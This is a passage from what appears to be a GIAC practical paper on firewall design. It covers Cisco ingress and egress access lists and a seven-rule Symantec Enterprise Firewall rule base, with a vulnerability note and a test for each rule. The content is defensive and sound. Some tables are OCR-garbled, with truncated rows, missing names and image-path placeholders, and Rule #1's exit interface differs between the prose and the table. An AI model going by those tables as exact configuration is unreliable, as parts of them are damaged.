```

allow IPSEC ESP only and AH+ESP tunnels

```
access-list 120 permit udp any eq 500 host 192.216.1.2 eq 500
access-list 120 permit udp any eq 500 host 192.216.1.3 eq 500
```

allow ISAKMP tunnel negotiation protocol

```
access-list 120 permit udp any eq domain 192.216.1.0 0.0.0.63 gt 1023
```

allow DNS responses back to all local hosts (including the router itself) for nslookups using external nameservers

```
access-list 120 permit tcp 198.6.1.0 0.0.0.255 eq domain host 192.216.1.2 eq domain
access-list 120 permit tcp 198.6.1.0 0.0.0.255 gt 1023 host 192.216.1.2 eq domain
access-list 120 permit tcp 137.39.110.0 0.0.0.255 eq domain host 192.216.1.2 eq domain
access-list 120 permit tcp 137.39.110.0 0.0.0.255 gt 1023 host 192.216.1.2 eq domain
```

allow DNS secondaries to do zone transfers, either from 53->53/tcp (BIND 4) or 1024-65535->53/tcp (BIND 8)

```
access-list 120 deny ip any any log
```

deny and log all else

EGRESS FILTERING

```
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
```

deny all rfc1918 source addresses

```
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log
access-list 110 deny ip 224.0.0.0 31.255.255.255 any log
```

deny localhost and multicast as source address

```
access-list 110 deny ip host 0.0.0.0 any log
```

deny universal network as source address

```
access-list 110 permit ip any any
```


assume all else is ok

Symantec Enterprise Firewall

By default the SEF denies any connection that is not explicitly allowed. Network Entities and Rules need to be applied in order for traffic to flow through the firewall. We have been able to keep the rule set on the SEF under the 30-rule recommendation. This was made possible by the use of groups and adding multiple protocols to a rule. Rules will be added to the firewall as more partners and suppliers connect VPN tunnels.

The SEF's rule base is very easy to configure. The management console allows for specification of not only the source and destination but also the interface it is expected to come in via and go out via.


Before you create rule on the SEF, network entities need to be defined. The following picture illustrates the network entities that exist on the perimeter firewall. As you can see subnet entities were created for each network segment that exists internally. Groups were also created to make it possible to consolidate rules for network that needed the identical access across the firewall.




Name	Type	Address	Mask
Database1	Host	10.10.2.2	
Database2	Host	10.10.2.3	
DatabaseServers	Group		
InternalNetworks	Group		
Mail	Host	192.168.2.2	
NAVforGW	Host	192.168.0.2	
Net-App	Subnet	192.168.2.0	255.255.255.0
Net-CorpClients	Subnet	192.168.1.0	255.255.255.0
Net-Finance	Subnet	192.168.3.0	255.255.255.0
Net-Internal	Subnet	192.168.0.0	255.255.255.0
Net-Service1	Subnet	10.10.10.0	255.255.255.0
Net-Service2	Subnet	10.10.2.0	255.255.255.0
SG-Local	Secu...	192.216.1.2	
SG-YangCo	Secu...	209.6.40.2	
Universe*	Host	0.0.0.0	
Web1	Host	10.10.1.2	
Web2	Host	10.10.1.3	
Web3	Host	10.10.1.4	
WebServers	Group		
YangCo	Subnet	172.22.3.0	255.255.255.0

To create a network entities go the `Network Entities` icon and right click. Choose the kind of entity needed. Each entity needs a name and identification. Identification can be a host IP address, subnet network, domain, etc..

There is a predefined Entity on the firewall upon startup. It is the Universe Entity. Universe refers to any other network, including the Internet. Generally it is used to send traffic to the Internet, but it can also allow access to other networks connected to the firewall if not used properly. When used in a rule the interface "going out via" should be identified when using Universe as a network, as we will see when we create a rule.



Name	Type	Address	Mask
Database1	Host	10.10.2.2	
Database2	Host	10.10.2.3	
DatabaseServers	Group		
InternalNetworks	Group		
Mail	Host	192.168.2.2	
NAVforGW	Host	192.168.0.2	
Net-App	Subnet	192.168.2.0	255.255.255.0
		.1.0	255.255.255.0
		.3.0	255.255.255.0
		.0.0	255.255.255.0
		0.0	255.255.255.0
		.0	255.255.255.0
		.10	
		.1.2	
		0.2	
	Host	0.0.0.0	
	Host	10.10.1.2	
Web2	Host	10.10.1.3	
Web3	Host	10.10.1.4	
WebServers	Group		
YangCo	Subnet	172.22.3.0	255.255.255.0



spyglass\Network Entity\NewSubnet Properties (New)

Please enter a name and description and select the Network Entity type.

Name: NewSubnet

Description:

Type: Subnet


spyglass\Network Entity\NewSubnet1 Properties (New)


Please enter the details to describe the addressing of this Subnet.

Address:

Network Mask:


If the rule you are creating requires a special protocol, one that is not predefined on the firewall's protocol list, it must be manually defined. Be careful and check that the protocol needed does not exist. Search the existing list on destination ports to be sure that the protocol doesn't have a different name.

To create a new protocol right click on the `protocols` icon and choose `new`



Name	Description	R...	Pr...	Source Port ...	Destination Port...
AH	IPSEC, IP Authentication Header	yes	IP		
AIM	AOL Instant Messenger	yes	TCP	0-65535	5190
EGP	Exterior Gateway Protocol	yes	IP		
EON	ISO clnp	yes	IP		
ESP	IPSEC, IP Encapsulating Security Payl...	yes	IP		
HELLO	Hello Routing Protocol	yes	IP		
ICMP	Internet Control Message Protocol	yes	IP		
IGMP	Internet Group Control Protocol	yes	IP		
IPIP	SWIPE	yes	IP		
IPinIP	IP in IP encapsulation	yes	IP		
MSSQL		no	TCP	1024-65535	1433
PUP	PUP	yes	IP		
		no	UDP	1024-65535	1812-1813
	Raw IP	yes	IP		
		no	TCP	1024-65535	22
	Transmission Control Protocol	yes	IP		
	User Datagram Protocol	yes	IP		
	Authentication Service	yes	TCP	1024-65535	113
		yes	TCP	1024-65535	152
		yes	UDP	1024-65535	512
		yes	UDP	512	1024-65535
_tcp		yes	TCP	1024-65535	19
chargen_udp		yes	UDP	1024-65535	19
chargen_udp_rev		yes	UDP	19	1024-65535

Enter a name for the protocol and then choose whether it is IP, TCP, or UDP based.




Please enter a name, description, and base protocol for this protocol.

Name: RADIUS

Description:

Base Protocol: UDP

☑ Display in Rule Window



Please enter destination and source port ranges for this TCP/UDP based protocol.


Destination Port Range: 1812-1813

Source Port Range: 1024-65535

Check on the `Display in Rule Window` if you intend on using the protocol in a rule. Protocols can also be used in filters, which do not require the `Display in Rule Window` to be checked on. When the `Display in Rule Window` is turned on the firewall starts listening for traffic on that port. The above protocol was created on the GAIC firewall for the management and accounting services of the RADIUS server.

To create a new rule you must be sure that entities needed for the rule exist. Right click on the `Rules` icon and click on `New > Rule.`

A window will pop up to enter information about the new rule. The `General` tab is the first view. In this tab the description of the rule is entered along with the source and destination and interfaces that the traffic will be coming and going through. Drop down boxes consist of the network entities that exist on the firewall.



Please enter a description and select the Source, Destination and Access type.

Description: Allow all internal networks to Internet

For connections coming in via: Int-Inside

From source: InternalNetworks

Destined for: Universe*

Coming out via: Int-Outside

Rules can be written to allow or deny access to services:


● Allow Access To Services

○ Deny Access To Services

The rule illustrated above is Rule #1. It allows internal users access to the Internet for a number of services. This rules is many rules in one. The source of the rule is a group of network entities. We are able to group the entire internal network into one group to eliminate the need to create an individual rule for each network to access the Internet.

In the Services tab the protocols that are going to be allowed or denied in the rule are identified and added as seen on the next page.

As you can see by the picture to the right, when using the Universe Entity the interface specific for Internet traffic is the outside interface. This restricts traffic going out this rule to only exit through the external interface. If the Security Administrator needed to also allow the services in this rule to go to either of the service networks and the Internet they could have replaced the Coming out Via with <ANY> and traffic from the internal networks for the services specified could go to any network attached to the firewall. This would cut down on the number of rules but could give access to users that should not have access to these resources.



Excluded Services
all*
cifs*
exec*
gopher*
h323*
login*
MSSQL
nbdgram*
nntp*
ratings*
realaudio*
RSAACE
shell*
smtp*
sqlnet*

Included Services
ftp*
http*
ping*
telnet*

The services on the `Excluded Services` area are those services that appear in the protocols section of the firewall. Only protocols that were checked on for ✓`display in rules window` predefined proxies will appear in this box.

Other components of a rule are the time and authentication. Time allows for tighter restriction on when a rule can be accessed. By default all rules are set to `anytime`.

The authentication tab allows the rule to be subject to an authentication mechanism before traffic will be allowed. This feature is commonly used for Internet access at companies. Users are forced to authenticate usually via NT Domain authentication before they are allowed to surf the Internet. The SEF supports a number of authentication mechanisms, some more secure than others.

Alert threshold can be set to notify the administrator of the firewall that continuous connection are being made for a particular service over time. This can be useful to diagnose and attempting intruder.

Once a rule is configured, the firewall must be `saved and reconfigured` before the rule or change will take place. This is accomplished by click the floppy disk icon in the management console. An administrator can make all the changes they want to the firewall while in operation, but until they are saved none will be functioning. This is a good feature in that it allows administrators to make changes and then wait until the end of the day to save and test.

Unlike other firewalls the Symantec Enterprise Firewall evaluates rules on a “best fit” basis. This ensures that the firewall uses the more conservative or specific rule for each connection. The SEF evaluates traffic on a wide range of criteria:

- Source and destination address
- Type of service
- Network interface of incoming connection
- Time of day and date
- Group and User

The “best fit” rule compares all rules, except for time rules that are not applicable, for the most specific one. Specificity is determine as follows[5]


- Host is more specific than subnet
- Subnet is more specific than interface

---

[5] 3

- Interface is more specific than Universe

When evaluating rules the first rule that matches is not immediately adapted. The firewall compares all rules and applies the more specific.
The GIAC Enterprises SEF rule set consists of seven rules.



Name	Description	In Via	Source	Destination	Out Via	Per...	Services
Rule #1 : ...	Allow all internal networks to Internet	Int-Inside	InternalNetworks	Universe*	<ANY>	ALLOW	ftp* http* ping* telnet*
Rule #2 : ...	Allow NAV for GW to send mail	Int-Inside	NAVforGW	Universe*	Int-Outside	ALLOW	smtp*
Rule #3 : ...	Allow NAV for GW to receive e-mail	Int-Outside	Universe*	NAVforGW	Int-Inside	ALLOW	smtp*
Rule #4 : ...	Allow Internet users to Service Net 1	Int-Outside	Universe*	Net-Service1	Int-Servi...	ALLOW	http* RADIUS SSH
Rule #5 : ...	Allow SQL Database to authenticate users ...	Int-Service2	DatabaseServers	RADIUS1	Int-Servi...	ALLOW	RADIUS
Rule #6 : ...	Service Net 1 access to Service Net 2	Int-Service1	Net-Service1	Net-Service2	Int-Servi...	ALLOW	MSSQL
Rule #7 : ...	Allow YangCo access to Web Servers only	<ANY VPN>	YangCo	WebServers	<ANY VP...	ALLOW	http* RADIUS

Rule #1 allows all internal networks with IP addresses 192.168.x.x to access the Internet for HTTP/HTTPS, FTP, Ping, and Telnet.
Clients must access the Internet coming from the inside interface and going out the outside interface. If the traffic does not match that pattern it will be denied.
Vulnerability Status: This rule could pose a risk to the network if a client was to download or FTP a file with a new virus that the antivirus application did not have virus definition for.
Test of Rule: One client on each network will attempt to go to an FTP site and download a file, browse the Internet, and ping www.yahoo.com. Pinging a DnS name proves DNS function. If the ping fails then an IP address will need to be pinged. If the address returns ECHO replies then there is a problem with DNS, which will need to be figured out.

Rule #2 allows the NAV for gateways to send mail to the Internet for delivery to its destination. Remember that the NAV for gateways is the e-mail antivirus and extension blocking application and relays mail for domain confucius.com. Mail goes from the client to the mail server on the 192.168.2.0 network and then the mail server passes it to the NAV for gateways for cleaning, NAV forward it to the firewall who scans it to make sure it is mail and then forwards it on to the destined recipient.
Vulnerability Status: The sending and receiving of mail can allow for viruses into the network, it can also, if not properly configured, allow spammers to user your mail server as a relay server and send unwanted mail. This can be harmful to the company's reputation never mind have your domain end up on the Realtime Black Hole[6] list.
Test of Rule: Mail can be tested for access through the firewall by determining the IP or name of a valid mail server at another location on the Internet and telnet'ing on port 25 to that system. If it is a mail server and you have connected to it, the command `helo` will bring up a welcome banner indicating it is ready to accept mail. As for testing the function of NAV form the inside out you could send an e-mail to a hotmail account with the eichar test virus and make sure that it was detected and cleaned before

---

[6] The MAPS℠ (Mail Abuse Prevention System LLC) Realtime Black Hole list is system for creating intentional network outages ("blackholes") for the purpose of limiting the transport of known-to-be-unwanted mass e-mail. (http://mail-abuse.org/rbl/)

sending.
Rule #3 allows people on the Internet to send mail to the confucius.com domain. The SEF allows for the restricting of relaying off a mail server at the firewall itself. The SMTP service was configured to only accept mail destined for the Confucius.com domain.
Vulnerability Status: Again the largest threat these days are viruses that come along with attachments to e-mail that users open haphazardly.

Rule #4 allows clients on the Internet access to the server network 1 to browse our web site via HTTP and customers to make secure connections via HTTPS. It also enables partner and suppliers to use SSH to connect to resources securely over the Internet.
Vulnerability Status: Allowing an unknown user on the Internet to come into your network to access public resources is always a risk. If the web server is not secured it could allow an intruder access to privilege information.

Rule #5: Allows the database servers to authenticate users against the RADIUS server on service network 1.
Vulnerability Status: No known vulnerability for this rule exists at the current time

Rule #6: allow the web servers to make queries to the database servers.
Vulnerability Status: If an intruder breached the web servers then they would be able to query the database servers.

Rule #7: is an example of a rule that would be applied to all partners and suppliers that connected VPN tunnels directly to the firewall. We have enable NAT on the tunnels therefore they need to have rules assigned before traffic can come down the tunnels.
Vulnerability Status: If an intruder gains access to the partner's network they could mount an attack to try and crack username/passwords to authenticate and gain acess to resources on the GIAC network.
Test of Rule: Once the tunnel has been created and a rule applied clients at the remote end of the tunnel can try and browse the GIAC web site. If this is unsuccessful we may add ping to the rule temporarily to use as a quick test of VPN functionality. Log files on the firewall will indicate whether or not the rule for the traffic is working.

VPN Gateway


VPNs use encryption to turn data into an unreadable format, decryption to turn it back into something that can be read and authentication to validate the person that is sending and receiving data.
A VPNs encryption is only as secure as the key used. If a key is made public or is broken then the data that it is securing can now be decoded. Therefore encrypted information is only secure for as long as it take to decipher the key associated to the encryption algorithm.
